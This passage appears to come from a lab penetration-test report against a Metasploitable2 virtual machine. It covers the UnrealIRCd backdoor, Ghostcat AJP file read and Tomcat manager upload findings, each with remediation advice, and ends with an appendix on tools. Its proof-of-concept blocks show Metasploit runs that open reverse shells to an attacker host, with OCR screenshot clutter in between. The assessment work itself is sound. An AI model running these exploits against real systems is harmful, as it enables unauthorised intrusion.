
Proof of Concept:



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# vncviewer 192.168.92.135
Connected to RFB server, using pro
Performing standard VNC authentica
Password:
Authentication successful
Desktop name "root's X desktop (me
VNC server default format:
  32 bits per pixel.
  Least significant byte first in
  True colour: max red 255 green 2
Using default colormap which is Tr
  32 bits per pixel.
  Least significant byte first in
  True colour: max red 255 green 2
```

16. IRC Service on TCP Port	
Risk	Low
Abstract	Attackers may use this via backdoor to gain unauthorized access, execute commands, and potentially compromise the security of the IRC server.
Reference	https://anupriti.blogspot.com/2015/10/irc-exploit-tutorial-to-hack-into-root.html
Ease of Exploitation	Medium
Impact	Attackers can execute arbitrary commands, manipulate channels, and compromise server security. This can lead to privacy breaches, unauthorized control, and disruption of IRC services, posing serious risks to user data and the overall integrity of the server.
Recommendations	Upgrading to a patched version, removing the backdoor, and regularly updating IRC server software. Employ strong access controls, monitor for unusual activities, and use firewalls to restrict unauthorized access. Conduct security audits to ensure the IRC server remains resilient against potential exploits.

Proof of Concept:




```
View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.92.132:4444
[*] 192.168.92.135:6667 - Connected to 192.168.92.135:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.92.135:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo wYV6yFmU11bTfYT4;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "wYV6yFmU11bTfYT4\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.92.132:4444 → 192.168.92.135:50017) at 2023-11-19 00:22:52 -0500

whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
```

kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3
Metasploitable2
Windows Server 2
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
Windows Server 2016
Android2
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
79°F
Mostly sunny
Search
10:53 AM
11/19/2023

17. AJP-13 on TCP Port	
Risk	Low
Abstract	Unauthorized users to read sensitive files, including configuration files, potentially compromising the security of the Tomcat server and leading to unauthorized access and data exposure.
Reference	https://www.ionize.com.au/post/exploiting-apache-tomcat-port-8009-using-apache-jserv-protocol
Ease of Exploitation	Medium
Impact	Read sensitive files, compromising server configurations and potentially leading to unauthorized access and data exposure. This vulnerability poses a significant threat to the Integrity, Confidentiality, and overall security of the Apache Tomcat server.
Recommendations	Updating Apache Tomcat to a patched version. Configure access controls to limit AJP13 access and employ firewalls to restrict unauthorized connections. Regularly monitor for unusual activities, conduct security audits, and implement strong authentication to fortify the overall security posture against potential exploits.


Proof of Concept:


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows Server 2
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
78°F
Sunny
Search
11:34 AM
11/20/2023

```
View the full module info with the info, or info -d command.

msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.92.135
Status Code: OK
ETag: W/"1565-1228677438000"
Last-Modified: Sun, 07 Dec 2008 19:17:18 GMT
Content-Type: application/xml
Content-Length: 1565
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->

<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
    version="2.4">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

<!-- JSPC servlet mappings start -->
```

18. Tomcat Service on TCP Port	
Risk	Critical
Abstract	Utilizing the Tomcat Manager application's upload functionality. This allows users with the necessary permissions to deploy or upload web applications to the Tomcat server.
Reference	CVE-2010-0425 CVE-2010-0434
Ease of Exploitation	Medium
Impact	Allows unauthorized deployment of web applications, posing severe security risks. Can introduce malicious code, compromise server integrity, and potentially access sensitive data. This may lead to service disruptions, unauthorized access, and overall threats to confidentiality and availability of the Tomcat server.
Recommendations	Securing access credentials, disabling unnecessary features, and regularly updating Apache Tomcat. Implement strong access controls, restrict Manager application access, and monitor for unusual activities. Conduct security audits and employ firewalls to fortify the overall security of the Tomcat server against potential exploits.

Proof of Concept:



kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3
Metasploitable2
Windows Server 2
Android2
Home
kali-linux-2023.3-vmware-a...
Metasploitable2-Linux
Windows Server 2016
Android2
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
11:33 AM
11/19/2023

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.92.132:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying A5ynCDbhr ...
[*] Executing A5ynCDbhr ...
[*] Undeploying A5ynCDbhr  ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.92.135
[*] Meterpreter session 1 opened (192.168.92.132:4444 → 192.168.92.135:55366) at 2023-11-19 01:02:54 -0500

meterpreter > getuid
Server username: tomcat55
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > 
```

6. APPENDIX

6.1 Tools Used:

- **N-Map:** An open-source network scanning tool used for discovering hosts and services on a computer network, creating a map of the network's structure. It employs various scanning techniques to gather information about target systems, such as open ports, services, and operating system details. Nmap is widely used by network administrators, security professionals, and ethical hackers for network exploration and security assessments.
- **Metasploit:** An open-source penetration testing framework that aids in the development, testing, and execution of exploit code against remote targets. It provides a comprehensive set of tools for security professionals and ethical hackers to discover and exploit vulnerabilities in systems. Metasploit enables users to simulate real-world cyberattacks and assess the security posture of systems, networks, and applications.
- **Nessus:** A widely-used vulnerability scanning tool that helps identify security vulnerabilities, misconfigurations, and compliance issues in networks, systems, and applications. It provides comprehensive vulnerability assessment reports, prioritizing risks and aiding in the remediation process. Nessus supports a broad range of platforms and is a valuable tool for cybersecurity professionals and organizations to enhance their overall security posture.

6.2 Conclusion:

Creating a comprehensive Vulnerability Assessment Report is essential for understanding and mitigating potential security risks. The report encompass detailed findings, risk prioritization, and practical recommendations for remediation. Clear communication of vulnerabilities and their potential impact is crucial for organizations to make informed decisions and strengthen their overall cybersecurity defenses. Regular assessments and proactive risk management are key components in maintaining a resilient and secure IT environment.